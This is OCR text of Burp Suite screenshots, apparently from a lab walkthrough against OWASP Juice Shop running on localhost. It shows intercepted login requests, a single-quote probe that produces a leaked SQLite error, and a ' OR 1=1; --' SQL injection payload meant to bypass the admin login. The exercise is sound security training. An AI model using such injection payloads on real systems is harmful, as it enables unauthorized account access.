

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
1 GET / HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; cookieconsent_status=dismiss
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Tue, 05 Oct 2021 15:38:26 GMT
11 If-None-Match: W/"784-17c511b2554"
12
13



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
1 GET / HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; cookieconsent_status=dismiss
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Tue, 05 Oct 2021 15:38:26 GMT
11 If-None-Match: W/"784-17c511b2554"
12
13
Send to Repeater
Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser



Request
Response
GET / HTTP/1.1
Host: localhost:3000
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 06 Oct 2021 15:28:52 GMT
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
Date: Wed, 06 Oct 2021 17:03:28 GMT
Connection: close
Content-Length: 1924
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>
OWASP Juice Shop
</title>


OWASP Juice Shop
Score Board
Show all
Show solved
Show tutorials only
Show unavailable



Users
Internet
Web Server
Database Server


Score Board 1%
1/12
1
0/12
2
0/22
3
0/25
4
0/18
5
0/11
6
Hide all
Show solved
Show tutorials only
Show unavailable
16 challenges are unavailable on Docker due to security concerns or technical incompatibility!
Broken Access Control
Broken Anti Automation
Broken Authentication
Cryptographic Issues
Improper Input Validation
Injection
Insecure Deserialization
Miscellaneous
Security Misconfiguration
Security through Obscurity
Sensitive Data Exposure
Unvalidated Redirects
Vulnerable Components
XSS
XXE
Show all
Name
Difficulty
Description
Status
Christmas Special
Order the Christmas special offer of 2014.
Database Schema
Exfiltrate the entire DB schema definition via SQL Injection.
Ephemeral Accountant
Log in with the (non-existing) accountant acc0unt4nt@juice-sh.op without ever registering that user.
Login Admin
Log in with the administrator's user account.
Login Bender
Log in with Bender's user account.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw In Actions
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 46
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; continueCode=
{
"email":"admin@email.com",
"password":"admin"
}
Right-click and Send to Repeater



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Send Cancel < >
Request
Pretty Raw In Actions
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 46
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; continueCode=
Jb4MrORV3wYJLXQnpxlPyKZerov6GmPxd5MNak489zBjElWm2bq7DOgkDEmB;
cookieconsent_status=dismiss; welcomebanner_status=dismiss
13
14 {"email":"admin@email.com","password":"admin"}
Response
Pretty Raw Render In Actions
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 26
8 ETag: W/"1a-ARJvVK+smzAF3QOve2mOSG+3Bus"
9 Vary: Accept-Encoding
10 Date: Wed, 06 Oct 2021 17:38:57 GMT
11 Connection: close
12
13 Invalid email or password.



Request Response
Pretty Raw In Actions
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; continueCode=
Jb4MrORV3wYJLXQnpxlPyKZerov6GmPxd5MNak489zBjElWm2bq7DOgkDEmB;
cookieconsent_status=dismiss; welcomebanner_status=dismiss
13
14 {"email":"admin@email.com'",*password":"admin"}



Request
Response
Pretty
Raw
Render
In
Actions
"message":
"SQLITE_ERROR: unrecognized token: \"21232f297a57a5a743894a0e4a801fc3\"",
"stack":
"SequelizeDatabaseError: SQLITE_ERROR: unrecognized token: \"21232f297a57a5a7438
94a0e4a801fc3\"\n at Query.formatError (/juice-shop/node_modules/sequelize/li
b/dialects/sqlite/query.js:403:16)\n at Query._handleQueryResponse (/juice-sh
op/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n at afterExecu
te (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)\n
at Statement.errBack (/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)",
"name": "SequelizeDatabaseError",
"parent": {
"errno": 1,
"code": "SQLITE_ERROR",
"sql":
"SELECT * FROM Users WHERE email = 'admin@email.com'' AND password = '21232f297a
57a5a743894a0e4a801fc3' AND deletedAt IS NULL"
},
"original": {
"errno": 1,
"code": "SQLITE_ERROR",
"sql":
"SELECT * FROM Users WHERE email = 'admin@email.com'' AND password = '21232f297a
57a5a743894a0e4a801fc3' AND deletedAt IS NULL"
},
"sql":
"SELECT * FROM Users WHERE email = 'admin@email.com'' AND password = '21232f297a
57a5a743894a0e4a801fc3' AND deletedAt IS NULL"
}
}
SQLITE Error
SQL Statement


Login
Email
admin@email.com' OR 1=1; --
Password
Forgot your password?
Log in
Remember me



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Intercept
HTTP history
WebSockets history
Options
Request to http://localhost:3000 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
\n
Actions
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 58
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
E3OzQenePNoj4zk293aRX6NbBNYEAo9GL5qO1ZDwp6JyVxqQMmr1v7npKLVy
13
14 {"email":"admin@email.com' OR 1=1; --","password":"admin"}
Right-click and
Send to Repeater

